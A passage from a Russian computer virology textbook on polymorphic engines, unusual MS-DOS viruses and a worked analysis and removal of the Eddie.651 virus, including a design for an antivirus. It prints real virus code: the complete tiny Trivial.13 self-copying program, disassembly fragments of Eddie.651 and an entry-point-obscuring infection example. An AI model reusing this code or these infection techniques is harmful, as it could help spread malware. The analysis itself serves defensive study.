В довольно короткие сроки появилось множество вирусов, использовавших **MtE**. А потом стали появляться и новые полиморфные технологии. К середине 90-х годов сложилась целая «специализация» среди вирусописателей: создание собственных полиморфных технологий. Сейчас их существует около полусотни: **MtE**, **SMEG**, **TPE**, **DAME**, **LAME**, **BAME**, **MiME**, **AWME**... Но только некоторые из них, не более дюжины, получили известность и послужили инструментом для создания семейств полиморфных вирусов.

Е. Касперский предсказывал, что рано или поздно должны были появиться «метатехнологии», то есть автоматизированные генераторы полиморфных технологий. Но вирусописателям то ли квалификации не хватило, то ли просто лень обуяла, и этого не произошло.

Следует отметить, что полиморфные технологии могут применяться не только для написания вирусов. Известны случаи, когда программисты при их помощи пытались защитить от дизассемблирования и взлома свои вполне мирные системные утилиты и прикладные программы. Но антивирусы, как правило, довольно «нервно» реагировали на подобный «симбиоз». Будучи обычным законопослушным пользователем, станете ли вы держать у себя какую-нибудь СУБД, про которую антивирус регулярно сообщает: «подозрение на **SMEG.BASED**»? Вот почему подобная практика широкого распространения не получила. Хотя, конечно, рациональное зерно в ней все равно присутствовало: этим незадачливым экспериментаторам достаточно было просто написать и использовать свою, неизвестную антивирусам полиморфную технологию. Но увы, авторы прикладных программ обычно не дружат с системным программированием.

Рассмотрим подробнее одну из типичных полиморфных технологий – **TPE**. Вот перевод фрагмента «документации», приложенной автором к своей разработке.

TridenT Polymorphic Engine by Masud Khafir [TridenT].

TPE – это модуль, который может быть вставлен в программы для того, чтобы они могли продуцировать полиморфные программы.

TPE распространяется как OBJ-файл. Если вы хотите вставить TPE в вашу программу, вы должны скомпоновать их вместе... TPE делает две вещи. Во-первых, он шифрует оригинальный код. Это делается разными способами каждый раз, когда TPE вызывается. Во-вторых, для этого он генерирует расшифровывающую процедуру... Конечно, расшифровщик также будет различен при каждом обращении к TPE. TPE может генерировать как простые шифровщики, так и расшифровщики со включенными случайно выбранными «мусорными» командами.

В объектном модуле содержатся коды трех процедур:

- rnd_init – предназначена для инициализации датчика псевдослучайных чисел;
- rnd_get – это собственно датчик псевдослучайных чисел;
- crypt – собственно процедура шифрования.

Правила использования **TPE** очень просты. Процедуре **crypt** перед вызовом следует передать в регистрах необходимые параметры: адрес фрагмента, который подлежит зашифровке; длину шифруемой области; адрес области, в которую будет помещен код расшифровщика; флаги режимов вставки «мусора» между командами расшифровщика и прочее. Сгенерированный полиморфный расшифровщик будет состоять из нескольких десятков команд и выглядеть довольно запутанным для «человеческого» глаза. Тем не менее использование в вирусах как **TPE**, так и других полиморфных технологий ничем не затрудняет их обнаружаемость и удаляемость со стороны современных антивирусов, по сравнению с «традиционными» полиморфиками.

3.9. Необычные файловые вирусы для MS-DOS

Это был вполне приличный музей – со стендами, диаграммами, витринами, макетами и муляжами. Общий вид более всего напоминал музей криминалистики: много фотографий и неаппетитных экспонатов.

А. и Б. Стругацкие.
«Понедельник начинается в субботу»

В принципе, «сочинение» вирусов – это тоже «творческая работа». Во все времена «элитой» среди вирусописателей считались те, кто изобретал и использовал необычные технологии размножения, при-

менял нестандартные приемы программирования. Результаты их работы занимают место не в «пыльных запасниках», а на «сверкающих витринах» любых вирусных коллекций.

3.9.1. «Не-вирус» Eicar

В начале 90-х годов XX века членами «Европейского института антивирусных исследований» (сокращенно «EICAR») был разработан «ложный вирус» – файл, содержащий очень короткую и совершенно безвредную COM-программу. Если ее запустить, то она просто выведет на экран сообщение «EICAR-STANDARD-ANTIVIRUS-TEST-FILE!» и завершится. Предназначен был этот «ложный вирус» для тестирования работоспособности антивирусов различных производителей: каждый антивирус обязан был уметь обнаруживать и распознавать этот файл и реагировать на него так, как обычно реагирует на настоящий вирус. «Лечению» этот «ложный вирус», разумеется, не подлежал.

У этой программы есть одна забавная особенность: числовые значения всех 68 байтов, составляющих ее, являются кодами больших букв латинского алфавита и некоторых знаков. Ее можно «изготовить» в обычном текстовом редакторе:

```
X5O!P%@AP[4\PZX54(P^)7CC)7}$EICAR-STANDARD-ANTIVIRUS-TEST-FILE!$H+H*
```

Кстати, написание программ в таком стиле довольно нетривиально, ибо автору требуется убить сразу двух зайцев: с одной стороны, при помощи узкого набора машинных команд со «звучащими» кодами сформировать требуемый текст; с другой – обеспечить выполнение желаемого алгоритма. «Подвиг» европейских вирусологов удалось повторить немногим, например автору вируса **Populizer.313**, и вот как выглядит дамп его начального фрагмента (обратите внимание на текстовые строки, которые одновременно являются исполняемым вирусным кодом!):

```
43 4F 4D 50-55 54 45 52 5F 56 49 52-55 53 5F 43  COMPUTER_VIRUS_C
4C 55 42 5F-27 53 54 45 41 4C 54 48-27 5F 4B 49  LUB_'STEALTH'_KI
45 56 2E 5F-56 49 52 55 53 5F 53 4D-41 4C 4C 33  EV'_VIRUS_SMALL3
2E 5F 57 52-49 54 54 45 4E 5F 42 59-5F 50 4F 50  '_WRITTEN_BY_POP
```

Шли годы, антивирусы исправно реагировали на «EICAR.COM» (и продолжают делать это до сих пор), но постепенно выяснилось, что гораздо интереснее проследить, как на эту программу реагируют пользователи. А они реагируют очень нервно. Увидев на экране сообщение типа «Обнаружен тестовый файл EICAR. Не беспокой-

тесь, это не вирус!», пользователи тем не менее обычно начинают нервничать, бросают работу и пытаются выяснить у коллег «способ исцеления этой неизлечимой заразы». До сих пор не рекомендуется посылать данный файл по электронной почте в виде двоичного вложения в электронное письмо – антивирусные фильтры провайдера, настроенные «бдительными» админами, могут не только «грохнуть» все письмо целиком, но еще и занести ваш адрес в свой «черный список».

Да, прав был Весселин Бончев: самый страшный вирус – это трусливый пользователь. От себя добавим: и админ – тоже!

3.9.2. «Двуполый» вирус

«Компьютерный вирус – это программа, которая умеет размножаться», – заявлял Фред Коэн. Мы уже знаем, что нередко компьютерные вирусы обладают и другими свойствами, характерными для биологических объектов: например, полиморфные вирусы умеют в широких пределах видоизменять свою «внешность».

Но изредка встречаются вирусы, которые пытаются моделировать другие, более сложные формы поведения живых существ. Например, вирус **RNMS** имитирует половое размножение, характерное для высших организмов.

Он состоит из двух независимых резидентных компонентов: **RNMS.MW.Man.297** и **RNMS.MW.Woman.353**. Стартовав из зараженной программы, каждый из компонентов первым делом проверяет наличие в оперативной памяти своего резидентного обработчика прерывания 21h и при необходимости устанавливает этот обработчик. Но обработчики «мужской» и «женской» половинок устроены и ведут себя по-разному. «Мужской» обработчик реагирует на запуски любых программ, выполняемые при помощи функции 4Bh прерывания 21h, и проверяет их на возможность заражения. Вслед за этим он посылает (все через то же прерывание «INT 21h») своей «подруге» данные о потенциальной жертве. «Женский» обработчик, получив эту информацию, внедряет в жертву вирусный код – либо «мальчика», либо «девочку».

Оба эти компонента могут распространяться с машины на машину вместе с зараженными файлами независимо друг от друга. Но размножение вируса произойдет только в том случае, если на какой-нибудь машине окажутся запущенными сразу обе модификации вируса. Поэтому, если смотреть формально, ни один из отдельно взятых компонентов вирусом не является!

Подробнее теорию и практику компьютерного моделирования жизни мы рассмотрим в последней главе книги.

3.9.3. Файлово-загрузочные вирусы

Файлово-загрузочные вирусы – одна из сложных разновидностей компьютерной «заразы». Большинство сложнополиморфных вирусов середины 90-х годов XX века, включая **OneHalf.3544**, **Kaczor.4444**, **Natas**, **Nutcracker**, **RDA.Fighter** и прочие, относились именно к этой разновидности. В те времена умение написать подобный вирус являлось признаком наивысшей вирусописательской квалификации.

Собственно говоря, если рассматривать «половинки» такого вирусного «кентавра» по отдельности, то они ничего особенного собой не представляют. Типичный файлово-загрузочный вирус стартует как из файлов, так и из загрузочных секторов дискет и винчестеров. Находясь в резидентном состоянии, он перехватывает прерывания 21h и 13h, благодаря чему способен инфицировать как обычные программы, так и загрузочные записи дискет.

Самое интересное и необычное в файлово-загрузочных вирусах – это то, каким образом они, стартуя с инфицированной дискеты, умудряются в дальнейшем перехватить также прерывание 21h, ведь оно становится актуальным лишь после нормального завершения загрузки операционной системы.

Для того чтобы выполнить эту операцию, типичный файлово-загрузочный вирус, инсталлируясь в «откусанный» фрагмент оперативной памяти, вместе с прерыванием 13h перехватывает также прерывание 8 (или 1Ch), генерируемое системным таймером компьютера по умолчанию 18,2 раза в секунду. Теперь вирус получает возможность регулярно «просыпаться» и проверять, не завершилась ли загрузка операционной системы и не пора ли перехватывать прерывание 21h.

Другая, не менее интересная разновидность файлово-загрузочных вирусов вообще не перехватывает прерывания 21h, но тем не менее все равно способна внедряться в программные файлы. Речь идет о вирусах семейства **BootExe**.

Работа таких вирусов основана на следующих обстоятельствах. Распространенные компоновщики загрузочных модулей Microsoft Link и Borland TLink при построении EXE-программ резервируют под заголовок такой программы 512 байтов, тогда как полезная информация занимает в этом фрагменте ничтожно малую часть – всего 28 байтов. Таким образом, EXE-программа, сгенерированная этими компоновщиками, содержит внутри достаточно большую неисполь-

зованную область, заполненную нулями, причем эта область располагается в первом дисковом секторе файла. Вирусы семейства **BootExe** сканируют все считываемые с диска секторы на наличие в них характерной сигнатуры 'MZ' и большого количества нулей. При успешном обнаружении они записываются в такой сектор, не забыв модифицировать расположенные в нем необходимые поля EXE-заголовка. В результате программа оказывается зараженной, но длина ее остается прежней!

К счастью, программ, пригодных для заражения **BootExe**-вирусами, не так много. Компоновщики программ, создаваемых средствами языков высокого уровня типа Си или Паскаля, не оставляли внутри программ «дыр». Если же это происходило, то производители программного обеспечения для MS-DOS практически всегда «упаковывали» свои программы утилитами типа PkLite, LZEXE, diet, AinEXE и т. п.

Обратите внимание: подобные технологии не умерли вместе с MS-DOS, в XXI веке они используются и некоторыми современными буткитами!

3.9.4. Вирусы-«драйверы»

Речь идет об очень сложной и красивой разновидности вирусов, использующих для своей работы особенности файловой системы FAT. Не будет преувеличением сказать, что авторы этих вирусов – исключительно сильные системные программисты.

Вирус **Dir-II.1024 (Driver.1024, DIR-1024)** был написан в 1991 году предположительно на Украине, в городе Львове. Он не только вызвал массовую эпидемию в странах бывшего СССР и во всем мире, но и поразил воображение вирусологов своей нестандартностью. Основная идея этого вируса – модифицировать записи о COM- и EXE-файлах в каталогах диска таким образом, чтобы все они указывали в FAT-таблице на одну и ту же цепочку дисковых кластеров. Разумеется, это была цепочка, описывающая местоположение единственной присутствующей на диске (в его последнем кластере) копии вируса. Подлинная информация о местоположении программных файлов (ссылки на FAT-таблицу) перемещалась в неиспользуемые области записей в каталогах диска. Находясь в памяти резидентно (более того, подменяя собой дисковый драйвер!), вирус при обращении к программным файлам «на лету» корректировал эту информацию, скрывая таким образом от пользователя свое присутствие.

Вирус **ЗАРАЗА** появился на несколько лет позже, снова его автором, скорее всего, являлся наш соотечественник, и снова на вирусо-

логов произвела огромное впечатление нетривиальность использованной идеи. Этот вирус создавал для программного файла «IO.SYS» (который в первую очередь получает управление в процессе загрузки операционной системы) две записи в FAT-таблице. Первая запись, фальшивая, указывала на вирус, но именно она по умолчанию принималась во внимание загрузчиком операционной системы. Стартовав, вирус выполнял свои «болезнетворные» действия и только после этого передавал управление оригинальному коду файла «IO.SYS». К счастью, большой эпидемии этот вирус не вызвал, но «шороху навел». Вирусы-драйверы операционной системы MS-DOS послужили прототипом для очень небольшого количества подражаний и законодателями вирусописательской моды так и не стали. Слишком уж сложны были использованные в них технологии.

3.9.5. Вирусы с «неизвестной» точкой входа

В подавляющем большинстве случаев вирусы, получающие управление при помощи команд «JMP» или «CALL», делают «врезку» этой команды в первый байт программы-«жертвы». Соответственно, формальная точка входа в вирус в этом случае совпадает с точкой входа в программу. Но некоторые вирусы умеют «врезаться» в середину файла «жертвы» таким образом, что сначала управление получает программа-«жертва», она начинает нормально выполняться, вычислительный процесс рано или поздно доходит до «заминированной» точки, и только тогда стартует вирус. Это – попытка реализации старинной вирусописательской мечты: создать необнаружимый и неисцелимый вирус, «вредные» команды которого являются одновременно и «полезными» командами зараженной программы.

Рассмотрим эту технологию (ее иногда называют EPO – Entry Point Obscured или UEP – Unknown Entry Point) на примере вируса **Vpp.475**. Вот как выглядела «дрозофила» до заражения, и вот как она стала выглядеть после:

```
; До заражения
0100 mov ah,9
0102 mov dx,108h
0105 int 21h
0107 mov ah,4Ch
0109 int 21h
0108 db  'Hello world!$'

; После заражения
0100 mov ah, 9
```

```
0102 mov dx,10Bh
0105 call 117      ;   "Врезка" вируса
0108 db 4Ch
0109 int 21h
010B db  'Hello world!$'
0117 ...           ; Начало вирусного кода
```

В процессе исследования потенциальной «жертвы» вирус обнаружил внутри нее несколько вызовов прерывания 21h (двухбайтовые сочетания «CDh 21h»), выбрал из них случайным образом какое-то одно и вставил в эту точку команду перехода на начало вирусного кода.

Но ведь байты «CDh 21h» могли принадлежать не машинной команде «INT 21h», а какому-нибудь полю данных! В этом случае вирус так никогда и не получил бы управления, а программа оказалась бы испорченной. Поэтому лучшей стратегией, с точки зрения вируса, мог бы служить поиск подходящей точки для «врезки» при помощи предварительной аппаратной трассировки тела потенциальной «жертвы». И такие вирусы действительно имеются, например представители семейства **Emmie**.

«Заразу» подобного рода проще всего обнаруживать, сканируя «хвост» файла. Ну а если тело вируса зашифровано, то антивирусу не остается ничего иного, кроме как трассировать программу (аппаратно или при помощи эмулятора), обращая особое внимание на команды «далеких» переходов.

3.9.6. Самый маленький вирус

Вопрос о «самом маленьком вирусе» до сих пор охотно обсуждается в различных конференциях и форумах. Умение написать крохотную саморазмножающуюся программу служит критерием программистской квалификации. С давних пор проводятся всемирные конкурсы на самую «запутанную» программу на языке Си (IOCCC – International Obfuscated C Code Contest) и на самую красивую «демку» минимального размера (4K Intro). Точно так же существует и неофициальный конкурс на самый маленький вирус. Участвовать в нем не брезгуют и вирусологи. Вот один из ранних этапов (начало–середина 90-х годов XX века) проведения этого конкурса, отраженный в вирусном справочнике Д. Н. Лозинского:

Mini-145. Заражает только COM, резидентный. Сделан довольно изобретательно, но рекорд длины, к которому явно стремится автор, не побит.

Mini-150, -146, -145. Еще три вируса, по-видимому, того же автора. Два вируса Mini-145 являются совершенно различными, хотя в протоколе неразличимы.

AT-144. Заражает только COM, резидентный. Содержит пару команд, которых нет в процессоре 8088, в связи с чем не должен работать на PC-XT. Написан явно способным программистом в расчете на побитие рекорда длины вируса. Должен, однако, его разочаровать – есть болгарский вирус, имеющий длину 133, причем без PUSHA. Причем его автор отличается и большей порядочностью – этот вирус существует только в коллекциях вирусологов.

Mini-143. Заражает только COM, в начале которых стоит команда JMP.

Mini-140. Не работает на 8088.

AT-132. Просто великолепно!

Mini-127. Заражает только COM, резидентный. Безнадежно портит все заражаемые программы, если машина имеет память 512 Кб или меньше.

Mini-122, -128, -129, -130, -131, -132, -137... Заражают только COM, резидентные.

...

Micro-92. Заражает только COM, резидентный. Написан удивительно изящно. Особенно приятно, что прислал мне его из Санкт-Петербурга сам автор – Соловьев Михаил Анатольевич, причем гарантировал, что распространяться он не будет. В Aidstest он включен лишь в качестве украшения коллекции.

Micro-66. Заражает только COM, резидентный. Это, конечно, невозможно, но Игорь Данилов сумел его сделать! Есть еще и 86, 80, 76, но на свободе им не гулять, поэтому в Aidstest вставлен только текущий рекорд. Мне кажется, что его побить невозможно, но...

Micro-60. Заражает только COM, резидентный. Автор Дмитрий Кубов.

Micro-59. Заражает только COM, резидентный. Рекорд, но я уже не решаюсь утверждать, что его не побьют...

На самом деле, конечно же, следовало бы разделить этот «конкурс» на несколько независимых и регистрировать рекорды в различных «номинациях». Вот как (по моим сведениям) обстоит ситуация с рекордами на момент написания этих строк.

«Самый-самый-самый» короткий «вирус» состоит всего из одной машинной команды «MOVSB» длиной 1 (один) байт. Этот «вирус» создает свою копию в оперативной памяти, если перед выполнением на него указывала регистровая пара DS:SI.

Вирус **Trojan.Kyjak.4**. Самая маленькая программа, способная «сбросить» свой код в случайный сектор дискеты или винчестера. Состоит она всего из 4 (четырех) байтов.

Вирус **Trojan.StdOut.5**. Самая маленькая программа, способная создать свою копию в видеопамяти (и, соответственно, на экране). Она состоит всего из 5 (пяти) байтов и получила известность благодаря гипертекстовому вирусному каталогу AVPVE Е. Касперского:

```
95              xchg ax,bp
8BD6            mov dx,si
CD21            int 21h
```

Trivial.13. Самая маленькая COM-программа, способная записать себя в дисковый файл (с «неудобопроизносимым» именем), состоит всего из 13 (тринадцати) байтов. Е. Касперский ни за что и никогда не сознается в ее авторстве, хотя все косвенные улики и показания свидетелей этого «кошмарного преступления» недвусмысленно указывают на него.

```
35003C          xor ax,3c00h
41              inc cx
87F2            xchg si,dx
CD21            int 21h
93              xchg ax,bx
B440            mov ah,40h
CD21            int 21h
```

Впрочем, сам Е. Касперский не скрывает, что по крайней мере один вирус ему написать пришлось... школьным мелом на аудиторной доске. Не исключено, что это и был **Trivial.13**. Сторонники теории «вирусологов-вредителей», ау! Вот вам и еще один «аргумент»! Не менее идиотский, чем все остальные.

Companion.36 – самый маленький вирус – «спутник».

Tiny.53 – самый маленький резидентный вирус.

Mini.60 – самый маленький нерезидентный вирус.

Все течет, все изменяется. Большинство таких «микровирусов» писались с ориентацией на конкретные процессоры и версии операционных систем. Постепенно они теряют способность к размножению. Искренне надеюсь, что арестовывать и «сажать» их авторов никто не собирается.

3.10. Подробный пример обнаружения, анализа и удаления

...Я тебя, старикашечку моего, вылечу, на ноги поставлю, в люди выведу...

А. и Б. Стругацкие. «Малыш»

В качестве конкретного примера рассмотрим процедуру обнаружения, изучения и нейтрализации вируса **Eddie.651.a**, упомянутого еще в «Компьютерной вирусологии» Н. Н. Безрукова под ласковым прозвищем «Эдик». Этот старинный (примерно конца 80-х годов XX века) вирус крайне прост, но в то же время содержит в себе большинство приемов, растиражированных впоследствии в тысячах гораздо более поздних разработок. На чем же еще оттачивать вирусологу мастерство, как не на классических образцах?

3.10.1. Способы обнаружения и выделения вируса в чистом виде

В те времена, когда «Эдик» имел хождение, пользователи были еще сравнительно мало осведомлены о «повадках» вирусов, не имели специальных средств для обнаружения «заразы» и обычно просто не замечали того, что их компьютер инфицирован. Только весьма внимательный пользователь мог обратить внимание на следующие симптомы:

- некоторые программы (например, системная утилита «CHKDSK»), ранее работавшие нормально, теперь при запуске начинали «зависать»;
- в списке файлов, полученном при помощи команды «DIR», никаких подозрительных приращений их длин не наблюдалось, за исключением очень редких случаев, когда размеры отдельных программных файлов вдруг «вырастали» в десятки и сотни тысяч раз:

```
FORMAT   COM      50 071          05.05.99 22:22
MODE     COM      29 911          05.05.99 22:22
MORE     COM      10 503          05.05.99 22:22
DEBUG    EXE      20 874          05.05.99 22:22
ASK      COM      4294967218      30.10.89 22:41   «Гигантская» программа
```

К счастью, современный пользователь очень легко может обнаружить программы, зараженные активным файловым вирусом, воспользовавшись антивирусом-ревизором (например, программой AdInf). Такие антивирусы отслеживают все подозрительные изменения, происходящие на диске компьютера: увеличения и уменьшения длин программных файлов, искажения их контрольных сумм, изменения времен и дат создания, модификацию содержимого загрузочных секторов и т. п. На машине, зараженной «Эдиком», AdInf без проблем обнаружит:

- невидимое доселе «невооруженным» глазом приращение длин зараженных программных файлов (как .COM, так и .EXE) на 651 байт;
- довольно странную метку времени создания этих файлов – «62 секунды».

Удобнее всего начинать анализ вируса, заразив им специально подготовленную для этой цели программу. В отечественной вирусологии за такими программами закрепилось наименование *«дрозофила»*, за рубежом же бытует термин «goat» (англ. – «баран»). В общем случае, в роли «дрозофилы» может выступать далеко не всякая программа:

- она должна быть сравнительно маленькой, но не слишком, ибо некоторые вирусы отказываются заражать «мелочь»;
- желательно, чтобы длина ее выражалась «круглым» числом, дабы легко было обнаружить «на глаз» приращение этой длины;
- структура ее кода должна быть однородной и регулярной, чтобы легко было обнаружить «на глаз» внедрения инородного кода внутрь;
- тем не менее программа, сплошь состоящая из одинаковых байтов (например, из байтов со значениями 90h – кодами команды «NOP»), нежелательна, поскольку некоторые вирусы способны обнаруживать излишнюю «регулярность» и не заражать такие программы.

3.10.2. Анализ вирусного кода

Дизассемблируем зараженную дрозофилу и тщательно изучим полученный листинг (см. приложение).

Фрагмент 1. Начинается код вируса с классической комбинации команд:

```
038B  E8 0000             call    $+3
038E  5B                  pop     bx
038F  83 EB 03            sub     bx,3
```

Фрагмент 2. Далее вирус адресуется на таблицу векторов прерываний, извлекает оттуда оригинальный обработчик прерывания 21h и сохраняет его внутри своего тела:

```
; Адресация на таблицу векторов прерываний
0392  50                  push    ax
0393  2B C0               sub     ax,ax
0395  8E C0               mov     es,ax
; Сохранение внутри вируса старых значений вектора 2
0397  26: A1 0084         mov     ax,es:[84h]
039B  2E: 89 87 027C      mov     cs:data_6[bx],ax
03A0  26: A1 0086         mov     ax,es:[86h]
03A4  2E: 89 87 027E      mov     word ptr cs:data_6+2[bx],ax
```

Фрагмент 3. Следующее действие, выполняемое вирусом, – проверка наличия в памяти своей резидентной копии:

```
03A9  B8 A55A             mov     ax,0A55Ah  ; Пароль
03AC  CD 21               int     21h
03AE  3D 5AA5             cmp     ax,5AA5h   ; Отклик
03B1  74 43               je      Already
```

Запомним «пароль» (A55Ah) и «отзыв» (5AA5h), они нам еще пригодятся.

Фрагмент 4. Пропустим подробное рассмотрение довольно длинного, но не особенно интересного фрагмента вирусного кода, посвященного резидентной установке вируса в памяти. Просто отметим: из его анализа можно заключить, что резидентный обработчик вирусного прерывания 21h будет располагаться по смещению 0A7h от начала резидентной копии, размещенной в «откусанном» фрагменте в конце первого мегабайта памяти.

```
...
03E9  FA                  cli
03EA  26: C7 06 0084 00A7 mov     word ptr es:[84h], New21  ; Смещение = 0A7h
03F1  26: A3 0086         mov     es:[86h],ax              ; Сегмент
03F5  FB                  sti
...
```

Фрагмент 5. А вот эта часть вируса исключительно важна для нас. Из нее мы можем извлечь адреса тех участков вируса, в которых

хранятся фрагменты зараженной «жертвы», – стартовые байты для .COM-программы и заголовочные поля с истинной точкой входа для .EXE-программы.

```
03F6  1E  Already:          push    ds
03F7  07                    pop     es
                              ; Проверка типа программы-носителя: EXE или COM?
03F8  2E: 8B 87 0288        mov     ax,cs:data_12[bx]
03FD  3D 5A4D               cmp     ax,5A4Dh   ; 'ZM'?
0400  74 14                 je      loc_2
0402  3D 4D5A               cmp     ax,4D5Ah   ; 'MZ'?
0405  74 0F                 je      loc_2
                              ; Передача управления на COM-программу
0407  BF 0100               mov     di,100h    ; Стартовый адрес программы

040A  89 05                 mov     [di],ax    ; Восстановить первые 2 байта
040C  8A 87 028A            mov     al,byte ptr data_14[bx]
0410  88 45 02              mov     [di+2],al  ; Восстановить третий байт
0413  58                    pop     ax
0414  57                    push    di         ; 100h - в стек
0415  C3                    retn               ; Переход на этот адрес
                              ; Передача управления на EXE-программу
0416                loc_2:
0416  58                    pop     ax
0417  8C DA                mov     dx,ds
0419  83 C2 10              add     dx,10h
041C  2E: 01 97 0282        add     word ptr cs:data_8+2[bx],dx
0426  8E D2                 mov     ss,dx                ; Восстановить
0428  2E: 8B A7 0284        mov     sp,cs:data_10[bx]    ; положение стека
042D  2E: FF AF 0280        jmp     dword ptr cs:data_8[bx]      ; Переход
```

Итак, 3 стартовых байта COM-программы хранятся по смещению 28Ah, а 4 байта старой точки входа в EXE-программу и 2 байта старого положения стека – по смещениям 280h и 284h от начала вирусного кода.

Фрагмент 6. Изучим заодно и общую структуру резидентного обработчика прерывания 21h, она нам тоже пригодится:

```
0432      New21:
0432  FB           sti
0433  3D 4B00      cmp     ax,4B00h    ; Это запуск программы?
0436  74 51        je      loc_8
0438  80 FC 11     cmp     ah,11h      ; Это поиск первого файла?
043B  74 0D        je      loc_3
043D  80 FC 12     cmp     ah,12h      ; Это поиск следующего файла?
0440  74 08        je      loc_3
0442  3D A55A      cmp     ax,0A55Ah   ; Это запрос "пароля"?
0445  74 3F        je      loc_7
0447  E9 019A      jmp     loc_26
```

Если разбираться в подробностях устройства этого обработчика, то можно обнаружить и процедуру заражения, и способ, которым вирус отличает зараженные программы от «здоровых» (пресловутые «62 секунды»), и механизм обеспечения «невидимости», и многое другое. Но для обнаружения и удаления «Эдика» это уже не так важно.

3.10.3. Пишем антивирус

Сначала необходимо определиться: чего мы ждем от этого антивируса?

Предположим, мы хотим ограничить распространение «Эдика» по группе машин, между которыми идет постоянный обмен программными файлами (такая ситуация имеет место, например, в студенческом дисплейном классе накануне сессии). Для этой цели можно написать:

- «блокировщик» – резидентную программу, которая притворяется вирусом, «правильно» отвечает на запрос пароля и не дает, таким образом, настоящему вирусу «вырваться» из зараженной программы;
- «вакцинатор» – программу, которая обходит все незараженные еще программные файлы и принудительно ставит им метку «62 секунды».

Но для очистки завирусованной машины понадобится антивирус типа «сканер-фаг».

Сначала надо придумать способ обнаружения вируса. Конечно, признак «62 секунды» не годится. Это косвенный признак наличия вируса, так называемая *«слабая сигнатура»*. Хотя лет 15 назад существовали «антивирусы», пытавшиеся распознать «Эдика» исключительно по столь ненадежному критерию. Представьте себе, как повел бы себя такой «антивирус» на машине с «вакцинированными» программами! Итак, надо использовать полноценные байтовые сигнатуры. Причем целесообразно это сделать так, чтобы одну и ту же сигнатуру можно было использовать для обнаружения и вируса в файле, и его резидентной копии – в памяти. Поэтому пусть сигнатурой послужит цепочка из 10 байтов, начинающаяся со смещения 0A7h от начала вирусного кода (см. выше, это главный фрагмент резидентного обработчика прерывания 21h): «FB 3D 00 4B 74 51 80 FC 11 74».

Вирус легко найти в памяти сразу после последнего MCB. Антивирус должен обезвредить его – забить кодами команды «NOP» 16 байтов, начинающихся в резидентной копии со смещения 0A7h. После этого вирус потеряет способность заражать запускаемые программы

и скрывать свое присутствие на компьютере (а способность отвечать на «пароль» пусть на всякий случай останется). Кроме того, антивирус перестанет обнаруживать его в памяти.

Обнаружив вирус в COM-программе, антивирус должен извлечь из его тела (по смещению 288h) 3 байта и вписать их в начало этой программы.

Обнаружив вирус в EXE-программе, антивирус должен извлечь из ее тела (по смещениям 280h и 284h) данные о точке входа в программу и о положении стека и вернуть их на прежние места в заголовке EXE-файла.

После этого (и для COM-, и для EXE-программы) надо отсечь от конца файла 651 байт.

Исходные тексты соответствующих процедур приведены в приложении.

3.11. MS-DOS-вирусы в эпоху Windows

...Он растроганно похлопал меня по плечу и сказал: «Старая гвардия!..»

А. и Б. Стругацкие.
«Второе нашествие марсиан»

Все существующие версии операционной системы Windows умели, умеют и, вероятно, будут уметь в дальнейшем выполнять программы, созданные для работы в MS-DOS[1]. Хотя, по мнению программистов из фирмы Microsoft, да и самого Билла Гейтса, необходимость поддерживать «устаревшие» форматы программ сильно сдерживает развитие современных операционных систем, делает их архитектурно неоднородными и ненадежными.

Но как бы то ни было, MS-DOS пока жив. Windows 95/98/ME содержат в своих «недрах» полноценные версии (7.0 и 7.1) этой операционной системы и, в принципе, даже поддерживают возможность «отстегивать» от них громоздкую 32-разрядную графическую оболочку[2]. Windows NT/2000/XP почти в полном объеме моделируют работу MS-DOS 5.0 и, соответственно, тоже позволяют выполнять под своим управлением «старые» программы. Если есть желание запустить MS-DOS-программу из-под 64-битовых версий Windows

[1] Для 64-битовых версий Windows это уже не так.

[2] Точнее, для Windows ME такая возможность хотя и имеется, но не документирована и искусственно скрыта от глаз пользователя.

Vista/7, то к услугам пользователя виртуальные машины сторонних производителей, например DosBox.

Компьютерный вирус, формально являясь COM- или EXE-программой, тоже способен жить и размножаться под управлением современных операционных систем.

Имеются ли на современных компьютерах цели для заражения MS-DOS-вирусами? Несомненно. Каталог «C:\Windows\COMMAND» на машине с установленной Windows 9X весь заполнен системными утилитами, оформленными в виде самых обыкновенных COM- и EXE-программ. Имеются такие программы и в каталоге «C:\WinNT\SYSTEM32» на машине с Windows семейства NT, и доступ к ним всегда открыт для пользователя, обладающего правами «Администратора». Не следует забывать и о многочисленных компьютерных играх, обо всех этих старых добрых Тетрисах, Digger'ах и Goblins'ах, которые подчас гораздо более искренни и увлекательны, чем современные «Мурхухны» и «Злые птички».

Парадоксально, но в нынешних условиях шансы на размножение и распространение получают более примитивные, не использующие недокументированных «наворотов» вирусы. Современные версии Windows относятся лояльно только к «правильно» написанным MS-DOS-программам. Например, любые манипуляции вируса с SFT «наткнутся» на несоответствие ожидаемого и действительного форматов этой таблицы; прямой доступ к секторам винчестера через прерывание 13h будет заблокирован 32-разрядной операционной системой; вирус, использующий для своей работы особенности строения файловой системы FAT, неминуемо «заблудится» в «лабиринтах» незнакомой ему файловой системы NTFS и т. д., и т. п. Зато вирус, использующий только документированные возможности операционной системы, не будет иметь серьезных препятствий. Таким образом, высокосложный полиморфик типа **Zhenghi** почти наверняка вызовет при запуске системную ошибку, а простенький **Vienna.648** быстро и беспрепятственно перезаражает все доступные ему файлы.

Поэтому MS-DOS-вирусы по-прежнему работоспособны, хотя вряд ли смогут вызвать более или менее ощутимую эпидемию. «Старые» программы редко переносятся с одной машины на другую. Распространение MS-DOS-вируса, вырвавшегося на свободу, неминуемо будет ограничено стенами студенческого компьютерного класса или заводской конторы. О таком вирусе почти никто не узнает. Его авторством не перед кем будет похвастаться.

Видимо, именно поэтому новые MS-DOS-вирусы перестали создаваться. Они просто вышли из моды.

ГЛАВА 4

Файловые вирусы в Windows

История операционной системы MS Windows началась еще в середине 80-х годов XX века, но долгое время о компьютерных вирусах, распространяющихся в этой среде, ничего не было слышно. Более того, бытовало мнение (активно поддерживавшееся самой фирмой-разработчиком), что Windows – операционная система, в которой компьютерная «зараза» не может существовать в принципе. На самом деле практически до середины 90-х годов XX века операционная система MS Windows просто не являлась стандартной системной средой для ПЭВМ, соответственно, ее применяло в своей работе не такое уж большое количество пользователей и программистов, и вирусописатели уж точно не входили в их число.

Ситуация резко изменилась с выходом первой общедоступной 32-разрядной версии этой операционной системы, а именно MS Windows 95. Вирусописатели занялись ее изучением, и очень скоро стало ясно: вирусы для Windows возможны!

Более того, они «возможны» до сих пор.

4.1. Системная организация Windows

Он немедленно и страстно заверил меня, что агрегат невообразимо сложный, что иногда он, Эдельвейс, сам не понимает, что там и к чему.

А. и Б. Стругацкие. «Сказка о тройке»

